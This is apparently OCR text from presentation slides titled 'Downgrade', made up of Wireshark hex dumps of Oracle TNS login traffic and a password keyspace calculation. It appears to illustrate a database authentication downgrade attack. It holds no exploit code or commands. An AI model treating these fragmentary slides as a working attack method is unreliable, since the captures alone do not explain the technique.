
alpha max 6 characters

20158268676 / 321272406 = **62**


Downgrade


VMware Virtual Ethernet Adapter: Capturing - Wireshark
File Edit View Go Capture Analyze Statistics Telephony Tools Help
Filter: Expression... Clear Apply
Source Destination Protocol Info
192.168.61.1 192.168.61.11 TNS Request, Data (6), Data
192.168.61.11 192.168.61.1 TNS Response, Data (6), Data
192.168.61.1 192.168.61.11 TCP [TCP segment of a reassembled PDU]
192.168.61.1 192.168.61.11 TNS Request, Data (6), Data
192.168.61.11 192.168.61.1 TCP 1521 > 54471 [ACK] Seq=345 Ack=2578 Win=64240 Len=0
192.168.61.1 192.168.61.11 TNS Request, Data (6), Data
192.168.61.11 192.168.61.1 TCP [TCP segment of a reassembled PDU]
192.168.61.11 192.168.61.1 TNS Response, Data (6), Data
192.168.61.1 192.168.61.11 TCP 54471 > 1521 [ACK] Seq=2718 Ack=2356 Win=65700 Len=0
192.168.61.11 192.168.61.1 TNS Response, Data (6), Data
192.168.61.1 192.168.61.11 TCP 54471 > 1521 [ACK] Seq=2718 Ack=2620 Win=65436 Len=0
192.168.61.1 192.168.61.11 TNS Request, Data (6), Data
192.168.61.11 192.168.61.1 TNS Response, Data (6), Data
192.168.61.1 192.168.61.11 TNS Request, Data (6), Data
192.168.61.11 192.168.61.1 TNS Response, Data (6), Data
192.168.61.1 192.168.61.11 TNS Request, Data (6), Data
0000 00 0c 29 67 32 89 00 50 56 c0 00 01 08 00 45 00 ..)g2..P V.....E.
0010 00 49 19 4f 40 00 80 06 e6 02 c0 a8 3d 01 c0 a8 .I.O@... ....=...
0020 3d 0b d4 c7 05 f1 e1 3b 32 b4 58 7b e7 cd 50 18 =.....; 2.X{..P.
0030 40 01 37 39 00 00 00 21 00 00 06 00 00 00 00 00 @.79...! ....
0040 01 06 05 04 03 02 01 00 4a 61 76 61 5f 54 54 43 .... Java_TTC
0050 2d 38 2e 32 2e 30 00 -8.2.0.
VMware Virtual Ethernet Adapter: <live capt...
Packets: 27 Displayed: 27 Marked: 0
Profile: Default


Downgrade


VMware Virtual Ethernet Adapter: Capturing - Wireshark
File Edit View Go Capture Analyze Statistics Telephony Tools Help
Filter: Expression... Clear Apply
Source Destination Protocol Info
192.168.61.1 192.168.61.11 TNS Request, Data (6), Data
192.168.61.11 192.168.61.1 TNS Response, Data (6), Data
192.168.61.1 192.168.61.11 TCP [TCP segment of a reassembled PDU]
192.168.61.1 192.168.61.11 TNS Request, Data (6), Data
192.168.61.11 192.168.61.1 TCP 1521 > 54471 [ACK] Seq=345 Ack=2578 Win=64240 Len=0
192.168.61.1 192.168.61.11 TNS Request, Data (6), Data
192.168.61.11 192.168.61.1 TCP [TCP segment of a reassembled PDU]
192.168.61.11 192.168.61.1 TNS Response, Data (6), Data
192.168.61.1 192.168.61.11 TCP 54471 > 1521 [ACK] Seq=2718 Ack=2356 Win=65700 Len=0
192.168.61.11 192.168.61.1 TNS Response, Data (6), Data
192.168.61.1 192.168.61.11 TCP 54471 > 1521 [ACK] Seq=2718 Ack=2620 Win=65436 Len=0
192.168.61.1 192.168.61.11 TNS Request, Data (6), Data
192.168.61.11 192.168.61.1 TNS Response, Data (6), Data
192.168.61.1 192.168.61.11 TNS Request, Data (6), Data
192.168.61.11 192.168.61.1 TNS Response, Data (6), Data
192.168.61.1 192.168.61.11 TNS Request, Data (6), Data
0000 00 50 56 c0 00 01 00 0c 29 67 32 89 08 00 45 00 .PV.....)g2...E.
0010 00 e1 d4 2f 40 00 80 06 2a 8a c0 a8 3d 0b c0 a8 .../@... *...=...
0020 3d 01 05 f1 d4 c7 58 7b e7 cd e1 3b 32 d5 50 18 =.....X{ ...;2.P.
0030 f8 df e2 35 00 00 00 b9 00 00 06 00 00 00 00 00 ...5.... ....
0040 01 06 00 49 42 4d 50 43 2f 57 49 4e 5f 4e 54 2d ...IBMPC /WIN_NT-
0050 38 2e 31 2e 30 00 b2 00 01 00 00 00 64 00 00 00 8.1.0... ....d...
0060 60 01 24 0f 05 0b 0c 03 0c 0c 05 04 05 0d 06 09 `.$..... ....
0070 07 08 05 05 05 05 05 0f 05 05 05 05 05 0a 05 05 ....
0080 05 05 05 04 05 06 07 08 08 23 47 23 23 08 11 23 ....#G##..#
0090 08 11 41 b0 23 00 83 00 b2 07 d0 03 00 00 00 00 ..A.#... ....
00a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
00b0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
00c0 00 25 06 01 01 01 0d 01 01 05 01 01 01 01 01 01 .%...... ....
00d0 01 7f ff 03 09 03 03 01 00 7f 01 1f ff 01 03 01 ....
00e0 01 3f 01 01 05 00 01 07 02 01 00 01 18 00 01 .?...... ....
VMware Virtual Ethernet Adapter: <live capt...
Packets: 27 Displayed: 27 Marked: 0
Profile: Default


Downgrade


VMware Virtual Ethernet Adapter: Capturing - Wireshark
File Edit View Go Capture Analyze Statistics Telephony Tools Help
Filter: Expression... Clear Apply
Source Destination Protocol Info
192.168.61.1 192.168.61.11 TNS Request, Data (6), Data
192.168.61.11 192.168.61.1 TNS Response, Data (6), Data
192.168.61.1 192.168.61.11 TCP [TCP segment of a reassembled PDU]
192.168.61.1 192.168.61.11 TNS Request, Data (6), Data
192.168.61.11 192.168.61.1 TCP 1521 > 54471 [ACK] Seq=345 Ack=2578 Win=64240 Len=0
192.168.61.1 192.168.61.11 TNS Request, Data (6), Data
192.168.61.11 192.168.61.1 TCP [TCP segment of a reassembled PDU]
192.168.61.11 192.168.61.1 TNS Response, Data (6), Data
192.168.61.1 192.168.61.11 TCP 54471 > 1521 [ACK] Seq=2718 Ack=2356 Win=65700 Len=0
192.168.61.11 192.168.61.1 TNS Response, Data (6), Data
192.168.61.1 192.168.61.11 TCP 54471 > 1521 [ACK] Seq=2718 Ack=2620 Win=65436 Len=0
192.168.61.1 192.168.61.11 TNS Request, Data (6), Data
192.168.61.11 192.168.61.1 TNS Response, Data (6), Data
192.168.61.1 192.168.61.11 TNS Request, Data (6), Data
192.168.61.11 192.168.61.1 TNS Response, Data (6), Data
192.168.61.1 192.168.61.11 TNS Request, Data (6), Data
192.168.61.11 192.168.61.1 TNS Response, Data (6), Data
0000 00 0c 29 67 32 89 00 50 56 c0 00 01 08 00 45 00 ..)g2..P V.....E.
0010 05 dc 19 50 40 00 80 06 e0 6e c0 a8 3d 01 c0 a8 ...P@.... .n..=...
0020 3d 0b d4 c7 05 f1 e1 3b 32 d5 58 7b e8 86 50 10 =.....; 2.X{..P.
0030 3f d3 c7 6c 00 00 08 00 00 00 06 00 00 00 00 00 ?..l.... ....
0040 02 b2 00 b2 00 01 25 06 01 00 00 08 01 01 04 01 ......%. ....
0050 01 01 01 01 01 00 28 90 03 07 03 00 01 00 0f 01 ......(. ....
0060 07 04 01 00 00 00 00 00 00 00 00 01 01 02 00 01 ....
0070 00 01 00 01 00 00 00 02 00 02 00 0a 00 00 00 08 ....
0080 00 08 00 01 00 00 00 0c 00 0c 00 0a 00 00 00 17 ....
0090 00 17 00 01 00 00 00 18 00 18 00 01 00 00 00 19 ....
00a0 00 19 00 01 00 00 00 1a 00 1a 00 01 00 00 00 1b ....
00b0 00 1b 00 01 00 00 00 1c 00 1c 00 01 00 00 00 1d ....
00c0 00 1d 00 01 00 00 00 1e 00 1e 00 01 00 00 00 1f ....
00d0 00 1f 00 01 00 00 00 20 00 20 00 01 00 00 00 21 ....!
00e0 00 21 00 01 00 00 00 0a 00 0a 00 01 00 00 00 0b .!...... ....
00f0 00 0b 00 01 00 00 00 28 00 28 00 01 00 00 00 29 ....(.(.....)
0100 00 29 00 01 00 00 00 75 00 75 00 01 00 00 00 78 .)....u .u.....x
0110 00 78 00 01 00 00 01 22 01 22 00 01 00 00 01 23 .x....." ."....."
0120 01 23 00 01 00 00 01 24 01 24 00 01 00 00 01 25 .#....$.$....%
VMware Virtual Ethernet Adapter: <live capt...
Packets: 27 Displayed: 27 Marked: 0
Profile: Default


Downgrade


VMware Virtual Ethernet Adapter: Capturing - Wireshark
File Edit View Go Capture Analyze Statistics Telephony Tools Help
Filter: Expression... Clear Apply
Source Destination Protocol Info
192.168.61.1 192.168.61.11 TNS Request, Connect (1), Connect
192.168.61.11 192.168.61.1 TNS Response, Resend (11)
192.168.61.1 192.168.61.11 TNS Request, Connect (1), Connect
192.168.61.11 192.168.61.1 TNS Response, Accept (2), Accept
192.168.61.1 192.168.61.11 TNS Request, Data (6), SNS
192.168.61.11 192.168.61.1 TNS Response, Data (6), SNS
192.168.61.1 192.168.61.11 TNS Request, Data (6), Data
192.168.61.11 192.168.61.1 TNS Response, Data (6), Data
192.168.61.1 192.168.61.11 TCP [TCP segment of a reassembled PDU]
192.168.61.1 192.168.61.11 TNS Request, Data (6), Data
192.168.61.11 192.168.61.1 TCP 1521 > 54558 [ACK] Seq=345 Ack=2578 Win=64240 Len=0
192.168.61.1 192.168.61.11 TNS Request, Data (6), Data
192.168.61.11 192.168.61.1 TCP [TCP segment of a reassembled PDU]
192.168.61.11 192.168.61.1 TNS Response, Data (6), Data
192.168.61.1 192.168.61.11 TCP 54558 > 1521 [ACK] Seq=2718 Ack=2356 Win=65700 Len=0
192.168.61.11 192.168.61.1 TNS Response, Data (6), Data
0000 00 0c 29 67 32 89 00 50 56 c0 00 01 08 00 45 00 ..)g2..P V.....E.
0010 00 49 31 65 40 00 80 06 cd ec c0 a8 3d 01 c0 a8 .I1e@... ....=...
0020 3d 0b d5 1e 05 f1 3b 3c a2 37 46 29 b9 a0 50 18 =.....;< .7F)..P.
0030 40 01 ad dd 00 00 00 21 00 00 06 00 00 00 00 00 @.......! ....
0040 01 06 05 04 03 02 01 00 4a 61 76 61 5f 54 54 43 .... Java_TTC
0050 2d 38 2e 32 2e 30 00 -8.2.0.
VMware Virtual Ethernet Adapter: <live capt...
Packets: 55 Displayed: 55 Marked: 0
Profile: Default

Downgrade


VMware Virtual Ethernet Adapter: Capturing - Wireshark
File Edit View Go Capture Analyze Statistics Telephony Tools Help
Filter: Expression... Clear Apply
Source Destination Protocol Info
192.168.61.1 192.168.61.11 TNS Request, Connect (1), Connect
192.168.61.11 192.168.61.1 TNS Response, Resend (11)
192.168.61.1 192.168.61.11 TNS Request, Connect (1), Connect
192.168.61.11 192.168.61.1 TNS Response, Accept (2), Accept
192.168.61.1 192.168.61.11 TNS Request, Data (6), SNS
192.168.61.11 192.168.61.1 TNS Response, Data (6), SNS
192.168.61.1 192.168.61.11 TNS Request, Data (6), Data
